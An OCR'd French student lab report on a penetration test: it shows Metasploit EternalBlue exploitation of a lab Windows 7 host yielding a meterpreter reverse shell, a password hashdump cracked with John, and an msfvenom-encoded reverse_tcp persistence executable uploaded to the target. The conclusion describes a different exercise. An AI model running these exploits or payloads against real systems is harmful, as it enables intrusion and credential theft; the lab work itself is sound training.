
ALOUANI Fadi

J’ai créée un compte pour avoir une clé d’activation puis quand je la rentre dans l’interface Nessus j’ai une erreur d’activation ,j’ai ressayer plusieurs fois en créant d’autre clé mais sa n’a pas fonctionner





Test d'intrusion : Phase III Exploitation

J’ai bien trouver la vulnérabilité mentionner dans le TP



J’ai ensuite lancer metaslpoit






```
msf > use eternalblue

Matching Modules
================

   #   Full Name                                      Disclosure Date  Rank     Check  Name
   -   ---------                                      ---------------  ----     -----  ----
   0   exploit/windows/smb/ms17_010_eternalblue       2017-03-14       average  Yes    MS17-010 EternalBlue SMB Rem
te Windows Kernel Pool Corruption
   1     \_ target: Automatic Target                  .                .        .      .
   2     \_ target: Windows 7                         .                .        .      .
   3     \_ target: Windows Embedded Standard 7       .                .        .      .
   4     \_ target: Windows Server 2008 R2            .                .        .      .
   5     \_ target: Windows 8                         .                .        .      .
   6     \_ target: Windows 8.1                       .                .        .      .
   7     \_ target: Windows Server 2012               .                .        .      .
   8     \_ target: Windows 10 Pro                    .                .        .      .
   9     \_ target: Windows 10 Enterprise Evaluation  .                .        .      .
   10  exploit/windows/smb/ms17_010_psexec            2017-03-14       normal   Yes    MS17-010 EternalRomance/Eter
nalSynergy/EternalChampion SMB Remote Windows Code Execution
   11    \_ target: Automatic                         .                .        .      .
   12    \_ target: PowerShell                        .                .        .      .
   13    \_ target: Native upload                     .                .        .      .
   14    \_ target: MOF upload                        .                .        .      .
   15    \_ AKA: ETERNALSYNERGY                       .                .        .      .
   16    \_ AKA: ETERNALROMANCE                       .                .        .      .
   17    \_ AKA: ETERNALCHAMPION                      .                .        .      .
   18    \_ AKA: ETERNALBLUE                          .                .        .      .
   19  auxiliary/admin/smb/ms17_010_command           2017-03-14       normal   No     MS17-010 EternalRomance/Eter
nalSynergy/EternalChampion SMB Remote Windows Command Execution
   20    \_ AKA: ETERNALSYNERGY                       .                .        .      .
   21    \_ AKA: ETERNALROMANCE                       .                .        .      .
   22    \_ AKA: ETERNALCHAMPION                      .                .        .      .
   23    \_ AKA: ETERNALBLUE                          .                .        .      .
   24  auxiliary/scanner/smb/smb_ms17_010             .                normal   Yes    MS17-010 SMB RCE Detection
   25    \_ AKA: DOUBLEPULSAR                         .                .        .      .
   26    \_ AKA: ETERNALBLUE                          .                .        .      .
   27  exploit/windows/smb/smb_doublepulsar_rce       2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code
Execution
   28    \_ target: Execute payload (x64)             .                .        .      .
   29    \_ target: Neutralize implant                .                .        .      .


Interact with a module by name or index. For example info 29, use 29 or use exploit/windows/smb/smb_doublepulsar_rc
After interacting with a module you can manually set a TARGET with set TARGET 'Neutralize implant'

msf > use exploit/windows/smb/ms17_010_eternalblue       2017-03-14       average  Yes    MS17-010 EternalBlue SMB
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_eternalblue) >
```



```
root@kali: ~
Session  Actions  Éditer  Vue  Aide
sf exploit(windows/smb/ms17_010_eternalblue) > set rhost 192.168.0.120
host => 192.168.0.120
sf exploit(windows/smb/ms17_010_eternalblue) >
sf exploit(windows/smb/ms17_010_eternalblue) > set lhost 192.168.0.110
host => 192.168.0.110
sf exploit(windows/smb/ms17_010_eternalblue) > show option
-] Invalid parameter "option", use "show -h" for more information
sf exploit(windows/smb/ms17_010_eternalblue) > show options

odule options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         192.168.0.120    yes       The target host(s), see https://docs.metasploit.com/d
                                             loit/basics/using-metasploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authenticati
                                              Windows Server 2008 R2, Windows 7, Windows Embedded
                                             t machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target.
                                             dows Server 2008 R2, Windows 7, Windows Embedded Star
                                             chines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affec
                                             r 2008 R2, Windows 7, Windows Embedded Standard 7 ta


ayload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.0.110    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port



xploit target:

   Id  Name
   --  ----
   0   Automatic Target


iew the full module info with the info, or info -d command.

sf exploit(windows/smb/ms17_010_eternalblue) >
```

sa fonctionne


Session Actions Éditer Vue Aide
VERIFY_TARGET true yes Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
Payload options (windows/x64/meterpreter/reverse_tcp):
Name Current Setting Required Description
EXITFUNC thread yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 192.168.1.10 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Automatic Target
View the full module info with the info, or info -d command.
msf exploit(windows/smb/ms17_010_eternalblue) > expoit
[-] Unknown command: expoit. Did you mean exploit? Run the help command for more details.
msf exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Started reverse TCP handler on 192.168.1.10:4444
[*] 192.168.1.20:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.1.20:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.35/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat operator '+' and '?' was replaced with '*' in regular expression
[*] 192.168.1.20:445 - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.1.20:445 - The target is vulnerable.
[*] 192.168.1.20:445 - Connecting to target for exploitation.
[+] 192.168.1.20:445 - Connection established for exploitation.
[+] 192.168.1.20:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.1.20:445 - CORE raw buffer dump (38 bytes)
[*] 192.168.1.20:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61 Windows 7 Ultima
[*] 192.168.1.20:445 - 0x00000010 74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20 te 7601 Service
[*] 192.168.1.20:445 - 0x00000020 50 61 63 6b 20 31 Pack 1
[+] 192.168.1.20:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.1.20:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.1.20:445 - Sending all but last fragment of exploit packet
[*] 192.168.1.20:445 - Starting non-paged pool grooming
[+] 192.168.1.20:445 - Sending SMBv2 buffers
[+] 192.168.1.20:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.1.20:445 - Sending final SMBv2 buffers.
[*] 192.168.1.20:445 - Sending last fragment of exploit packet!
[*] 192.168.1.20:445 - Receiving response from exploit packet
[+] 192.168.1.20:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.1.20:445 - Sending egg to corrupted connection.
[*] 192.168.1.20:445 - Triggering free of corrupted buffer.
[*] Sending stage (255676 bytes) to 192.168.1.20
[*] Meterpreter session 1 opened (192.168.1.10:4444 → 192.168.1.20:49158) at 2026-10-06 09:30:14 +0200
[+] 192.168.1.20:445 - =-=-=-=

Ex : Trouver les commandes pour :

1. Afficher le répertoire courant : `pwd`
   Le répertoire courant est : `C:\Windows\System32`
2. Remonter 2 répertoires plus haut : `cd ..` puis `cd ..`
   Le répertoire est : `C:\`
3. Aller dans le répertoire Users : `cd Users`
   Le répertoire est : `C:\Users`

Test d'intrusion : Phase IV PostExploitation

le hashdump :

```
meterpreter > hashdump
Administrateur:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Invité:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
marjorie:1000:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
meterpreter >
```

```
Bye!

┌──(root㉿kali)-[~]
└─# john hash.txt --format=NT
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 256/256 AVX2 8×3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
                 (?)
1g 0:00:00:00 DONE 2/3 (2026-10-06 09:48) 50.00g/s 9600p/s 9600c/s 9600C/s 123456..knig
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.

┌──(root㉿kali)-[~]
└─# john hash.txt --format=NT --show
?:

1 password hash cracked, 0 left


┌──(root㉿kali)-[~]
└─# john hash.txt --format=NT --show
?:

1 password hash cracked, 0 left


┌──(root㉿kali)-[~]
└─# john hash.txt --format=NT
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 256/256 AVX2 8×3])
No password hashes left to crack (see FAQ)
```

Test d'intrusion : Phase V Maintien D'accès

création du fichier malicieux :



j'ai réussi âpres plusieurs erreurs.



Création de la troisième vérsion du fichier malicieux :

```
┌──(root㉿kali)-[~]
└─# msfvenom -p windows/meterpreter/reverse_tcp -e x86/shikata_ga_nai -i 5 -b '\x00' LHOST=192.168.1.10 LPORT=443 -f exe > persistence3.exe

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 5 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 382 (iteration=0)
x86/shikata_ga_nai succeeded with size 409 (iteration=1)
x86/shikata_ga_nai succeeded with size 436 (iteration=2)
x86/shikata_ga_nai succeeded with size 463 (iteration=3)
x86/shikata_ga_nai succeeded with size 490 (iteration=4)
x86/shikata_ga_nai chosen with final size 490
Payload size: 490 bytes
Final size of exe file: 7680 bytes

┌──(root㉿kali)-[~]
└─#
```

```
meterpreter > upload persistence3.exe
[*] Uploading  : /root/persistence3.exe → persistence3.exe
[*] Uploaded 7.50 KiB of 7.50 KiB (100.0%): /root/persistence3.exe → persistence3.exe
[*] Completed  : /root/persistence3.exe → persistence3.exe
meterpreter >
```

le cron job de Linux.


```
Session  Actions  Éditer  Vue  Aide
┌──(root㉿kali)-[~]
└─# cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# |  |  |  |  |
# *  *  *  *  * user-name command to be executed
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.daily; }
47 6    * * 7   root    test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.weekly; }
52 6    1 * *   root    test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.monthly; }
#

┌──(root㉿kali)-[~]
└─#
```

Test d'intrusion : Phase VI Effacement de traces



Test d'intrusion : Phase VII Rapport:(sur portfolio nommée TP rapport d'intrusion pentest)

Conclusion

Ce TP nous a permis d'installer et de configurer correctement Kali Linux sur une machine virtuelle. Nous avons également appris à installer les add-ons, mettre le système à jour et activer le compte root. La machine est maintenant prête pour les prochains travaux pratiques.